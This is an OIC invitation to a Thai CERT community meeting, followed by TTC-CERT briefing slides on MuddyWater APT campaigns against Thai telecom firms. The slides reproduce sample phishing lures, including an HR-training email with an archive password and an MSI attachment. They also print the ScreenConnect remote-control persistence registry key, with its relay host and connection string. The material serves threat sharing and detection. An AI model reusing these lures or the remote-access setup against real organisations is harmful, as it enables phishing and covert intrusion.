ภาพบรรยากาศการบรรยาย ณ ห้องประชุมชั้น 2 สถาบันวิทยาการประกันภัยระดับสูง สำนักงาน คปภ.

สำนักงานคณะกรรมการกำกับและส่งเสริม
การประกอบธุรกิจประกันภัย(คปภ.)
Office of Insurance Commission

ที่ ๑๐๙๕/ว.๖๔๖

๒๔ กุมภาพันธ์ ๒๕๖๖

เรื่อง ขอเชิญเข้าร่วมการประชุม Thailand CERTs Community ครั้งที่ ๑/๒๕๖๖

เรียน บัญชีรายชื่อแนบท้าย

สิ่งที่ส่งมาด้วย ๑. กำหนดการประชุม จำนวน ๑ ฉบับ

ด้วยสำนักงานสำนักงานคณะกรรมการกำกับและส่งเสริมการประกอบธุรกิจประกันภัย(คปภ.) กำหนดจัดการประชุม Thailand CERTs Community (THCC) ครั้งที่ ๑/๒๕๖๖ เพื่อแลกเปลี่ยนประสบการณ์ รับฟังความคิดเห็นจากหน่วยงานต่างๆ อันจะเป็นประโยชน์ต่อการดำเนินงานของภาคส่วนที่เกี่ยวข้อง และเป็นการเตรียมความพร้อมรับมือกับสถานการณ์ฉุกเฉินที่เกี่ยวกับระบบคอมพิวเตอร์ที่อาจจะเกิดขึ้นได้ ตามภารกิจในการร่วมกันสร้างเครือข่ายแลกเปลี่ยนองค์ความรู้ด้านการตอบสนองภัยที่มีผลต่อความมั่นคงปลอดภัยของระบบคอมพิวเตอร์ ในวันศุกร์ที่ ๑๐ มีนาคม ๒๕๖๖ เวลา ๑๓.๐๐ – ๑๖.๐๐ น. ณ ห้องประชุมชั้น ๒ สถาบันวิทยาการประกันภัยระดับสูง สำนักงาน คปภ. (รายละเอียดตามสิ่งที่ส่งมาด้วย ๑)

ในการนี้ สำนักงาน คปภ. จึงขอเรียนเชิญท่านหรือผู้แทน เพื่อเข้าร่วมการประชุม ตามวัน เวลาดังกล่าว โดยสามารถลงทะเบียนผ่าน QR Code ด้านล่าง หรือ https://url.oic.or.th/meeting/thcc-regist ภายในวันที่ ๓ มีนาคม ๒๕๖๖ หากมีข้อสอบถามเพิ่มเติมสามารถติดต่อได้ที่ นายธเนษฐ เก๊าไม้ หมายเลขโทรศัพท์ ๐๙-๓๙๗๙-๕๓๕๑ หรืออีเมล thanateg@oic.or.th

จึงเรียนมาเพื่อโปรดพิจารณา

ขอแสดงความนับถือ

(นางมยุรินทร์ สุทธิรัตนพันธ์)
ผู้ช่วยเลขาธิการ สายกลยุทธ์องค์กร

ลงทะเบียนเพื่อเข้าร่วมประชุม

๒๒/๗๙ ถนนรัชดาภิเษก แขวงจันทรเกษม เขตจตุจักร กรุงเทพมหานคร ๑๐๙๐๐ โทรศัพท์ ๐-๒๕๑๕-๓๙๙๕-๙๙ โทรสาร: ๐-๒๕๑๓-๑๔๖๖
๒๒/๗๙ Ratchadaphisek Rd. Jankasame Jatujak Bangkok ๑๐๙๐๐ Thailand Telephone +๖๖-๒๕๑๕-๓๙๙๕-๙๙ Fax. +๖๖-๒๕๑๓-๑๔๖๖
สายด่วนประกันภัย/Hotline ๑๑๘๖ www.oic.or.th

บัญชีรายชื่อแนบท้าย

เรื่อง ขอเชิญเข้าร่วมการประชุม Thailand CERTs Community ครั้งที่ ๑/๒๕๖๖

๑. เลขาธิการคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ

๒. นายกสมาคมธนาคารไทย

๓. นายกสมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์

๔. เลขาธิการคณะกรรมการกำกับหลักทรัพย์และตลาดหลักทรัพย์

๕. นายกสมาคมบริษัทหลักทรัพย์ไทย

๖. ผู้อำนวยการสำนักงานพัฒนารัฐบาลดิจิทัล

๗. ผู้อำนวยการสำนักข่าวกรองแห่งชาติ

๘. ปลัดกระทรวงสาธารณสุข

๙. ปลัดกระทรวงพลังงาน

๑๐. ปลัดกระทรวงคมนาคม

กำหนดการประชุม
ณ ห้องประชุมสถาบันวิชาการประกันภัยระดับสูง สำนักงาน คปภ.
วันศุกร์ที่ ๑๐ มีนาคม ๒๕๖๖ เวลา ๑๓.๐๐ – ๑๖.๐๐ น.

กำหนดการประชุม Thailand CERTs Community ครั้งที่ ๑/๒๕๖๖

เวลา	กำหนดการ
๑๓.๐๐-๑๓.๑๕ น.	ลงทะเบียน
๑๓.๑๕-๑๓.๓๐ น.	กล่าวเปิดงาน โดย ผู้แทนสำนักงาน คปภ.
๑๓.๓๐-๑๕.๐๐ น.	ผู้แทนแต่ละหน่วยงาน แบ่งปันประสบการณ์ Incidents ที่น่าสนใจ ในด้านการการตรวจพบ การดำเนินการ ที่ผ่านมา และร่วมกันแลกเปลี่ยนประสบการณ์วิธีบริหารจัดการในกรณีที่คล้ายกัน หน่วยงานละ 5 นาที แลกเปลี่ยนความรู้ 5 นาที
๑๕.๐๐-๑๕.๑๕ น.	พักรับประทานอาหารว่าง
๑๕.๑๕-๑๕.๔๐ น.	ระดมความคิดเห็น เสนอแนะแนวทางการพัฒนา และยกระดับการสนับสนุน Thailand CERTs Community ให้มีคุณภาพ อย่างยั่งยืน
๑๕.๔๐-๑๖.๐๐ น.	สรุปผลการระดมความคิดเห็น และกำหนดแผนการจัดประชุมสำหรับปี 2566

TTC-CERT
THAILAND TELECOMMUNICATIONS SECTOR CERT

รูปแบบการโจมตีทางไซเบอร์ต่อภาคส่วนโทรคมนาคมโดยกลุ่ม MuddyWater APT

โดย

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

10 มี.ค.66

TLP:AMBER+STRICT


TLP:AMBER+STRICT

- เป็นข้อมูลที่เปิดเผยหรือเผยแพร่ได้อย่างจำกัด ซึ่งผู้รับข้อมูลสามารถเผยแพร่ข้อมูลชนิดนี้ได้เฉพาะภายในหน่วยงานหรือองค์กรของผู้มีสิทธิ์ได้รับข้อมูลเท่านั้น
- เป็นข้อมูลที่เปิดเผยหรือเผยแพร่ สำหรับการสนับสนุนในการดำเนินการแก้ไขหรือป้องกันภัยคุกคามทางไซเบอร์ได้อย่างมีประสิทธิภาพ แต่อาจส่งผลกระทบต่อการดำเนินงาน หรือ ความเป็นส่วนตัว หรือ ชื่อเสียงของบุคคล องค์กร หากถูกเผยแพร่ออกไปภายนอกหน่วยงานหรือองค์กรของผู้ได้รับข้อมูล

Agenda


- MuddyWater - Attack Chains
- Technical Analysis
- Detection Logic & Recommendations
- Pivot From Our Finding
- Key Takeaways

MuddyWater - Attack Chains



Phishing

- การโจมตีแบบ Phishing/Fruad Email ที่อาจมุ่งเป้าโจมตีองค์กรในภาคส่วนโทรคมนาคม



From Mongkol [redacted] <mongkolg@[redacted]

Reply | Reply All | Forward | More

Subject โพลสำรวจมูลค่าตลาดโทรคมนาคมไทย [redacted]

เรียนเพื่อนร่วมงาน

บริษัท [redacted] กำลังดำเนินการสำรวจเพื่อศึกษามูลค่าตลาดโทรคมนาคมของประเทศไทย

To view: Poll-registration-program

โปรดช่วยเราในเรื่องนี้


Best Regards

[redacted] Sales Sector

Mongkolg [redacted]


089 38[redacted]90 , 084 75[redacted]40

3rd Party File Sharing



Phishing

- การโจมตีแบบ Phishing/Fruad Email ที่อาจมุ่งเป้าโจมตีองค์กรในภาคส่วนโทรคมนาคม



From: poramate [redacted]@[redacted]co.th>

Reply | Reply All | Forward | More

Subject: การดำเนินการกลุ่มหลักสูตรสนองตอบนโยบาย/กลยุทธ์องค์กร ดำเนินการโดยฝ่ายพัฒนาทรัพยากรบุคคล (พก.1) ภายใต้แผนพัฒนาบุคลากรปี [redacted] 12:02 PM

หน่วยงาน ฝ่ายพัฒนาทรัพยากรบุคคล
ที่ ก[redacted]
เรื่อง การดำเนินการกลุ่มหลักสูตรสนองตอบนโยบาย/กลยุทธ์องค์กร [redacted]

เรียน ผู้จัดการฝ่ายและพนักงานทุกท่าน

ตามที่แผนพัฒนาบุคลากรปี [redacted] 2568 ได้รับอนุมัติแล้ว นั้น

สำหรับแผนฝึกอบรมตามนโยบาย/กลยุทธ์ ประจำปี [redacted] ได้กำหนดดำเนินการ ดังนี้

1. กลุ่มหลักสูตรสนองตอบนโยบาย/กลยุทธ์สายงาน ดำเนินการโดยหน่วยงานเจ้าของเรื่อง พก.

2. กลุ่มหลักสูตรสนองตอบนโยบาย/กลยุทธ์องค์กร ดำเนินการโดย พก.1 ซึ่งมีแนวทางการพัฒนาบุคลากรเพื่อสนับสนุนทิศทางการดำเนินธุรกิจขององค์กรตามแผนยุทธศาสตร์ฯ และสอดคล้องกับแผนแม่บทด้านทรัพยากรบุคคล (HR Master Plan) ปี [redacted] - 2568 โดยฝ่ายพัฒนาทรัพยากรบุคคลดำเนินการพัฒนาทักษะความสามารถของพนักงาน (Upskill/Reskill) อย่างต่อเนื่อง ภายใต้แผนพัฒนาทุนมนุษย์เพื่อการขับเคลื่อนองค์กร ปี [redacted] ได้กำหนดหลักสูตรอบรมด้านต่าง ๆ ที่เป็น Soft Skill ซึ่งเป็น Future Skills ที่สำคัญของทุกกลุ่มอาชีพ ตลอดจนการพัฒนาทักษะภาวะผู้นำ ทักษะด้านธุรกิจ และทักษะด้านดิจิทัล เพื่อให้เป็นทุนมนุษย์ที่สำคัญขององค์กรในยุคดิจิทัล

การเสนอชื่อเข้าอบรมหลักสูตรของ [redacted]


ใช้โปรแกรมที่แนบมาเพื่อลงทะเบียนและรับข้อมูลเพิ่มเติม

พาสเวิร์ด: Th1234

1 attachment: hrd[redacted]rar 1.5 MB | Save

hrd[redacted]rar 1.5 MB

Attachment


/home/pisut/hrd. .rar/
File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info
/home/pisut/hrd. .rar/
Name Size Packed Size Modified Creat
hrd. msi 1 851 392 1 527 408 202 11:55

Malicious file

- ซอฟต์แวร์ชื่อ ScreenConnect ปัจจุบันชื่อ ConnectWise Control
- มีขีดความสามารถในการสร้างการเชื่อมต่อและควบคุมเครื่องเป้าหมายจากระยะไกล (Remote Control)
- มี Persistence Mechanism ทำให้มัลแวร์สามารถทำงานได้แม้จะทำการเปิดใช้งานเครื่องคอมพิวเตอร์ในรูปแบบ Safe Mode (with networking)

Malicious file

---เริ่มต้น Registry Key---

Key: HKLM\System\CurrentControlSet\Services\ScreenConnect Client (39805b486a4fee7f)

ValueName: Start Data: 0x00000002 (Autostart)

ValueName: ImagePath Data: "C:\Program Files (x86)\ScreenConnect Client (39805b486a4fee7f)\ScreenConnect.ClientService.exe"

"?e=Access&y=Guest&h=instance-e4ssjd-relay.screenconnect.com&p=443&s=ef53

89 26&k=BgIAAACkAABSU0ExAAgAAAEAAQDVxJz8aXxD


WN%2fFWPmDifw6ZQFIM6rq&t=&c={COMPANY}&c={COMPAY.TLD}&c={COMPANY}&

c=pc&c=&c=&c=&c="

ชื่อองค์กร

domain องค์กร

Operator Honeypot



Detection Logic & Recommendations

TTC-CERT

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (https://www.ttc-cert.or.th/)

TLP:CLEAR

[TLP:CLEAR] รูปแบบวิธีการในการโจมตีแบบใหม่ของกลุ่ม MuddyWater และวิธีการตรวจจับ

เผยแพร่ให้ภาคส่วนโทรคมนาคมเมื่อ: 5 ม.ค.66

เผยแพร่ให้สาธารณะเมื่อ: 6 ก.พ.66

ศูนย์ TTC-CERT พบการรายงานรูปแบบวิธีการในการโจมตีแบบใหม่ของกลุ่ม MuddyWater โดยเป็นบทความของ DeepInstinct ชื่อ "**New MuddyWater Threat: Old Kitten; New Tricks**" ที่ https://www.deepinstinct.com/blog/new-muddywater-threat-old-kitten-new-tricks ทั้งนี้กลุ่ม MuddyWater[1] เป็นหนึ่งในกลุ่มที่ศูนย์ TTC-CERT เฝ้าจับตาอยู่ เนื่องจากที่ผ่านมากลุ่ม MuddyWater มีเป้าหมายและเคยทำการโจมตีองค์กรในภาคส่วนโทรคมนาคมไทยจำนวนไม่น้อยกว่า 3 ครั้งก่อนหน้านี้ โดยรายละเอียดของ Indicators of Compromise (IOCs) ในบทความดังกล่าวศูนย์ TTC-CERT ได้ส่งให้องค์กรท่านผ่าน MISP เป็นที่เรียบร้อยแล้วเมื่อ 10 ธ.ค.65 โดยมีหัวข้อของ Event ใน MISP ชื่อ "New MuddyWater Threat: Old Kitten; New Tricks"

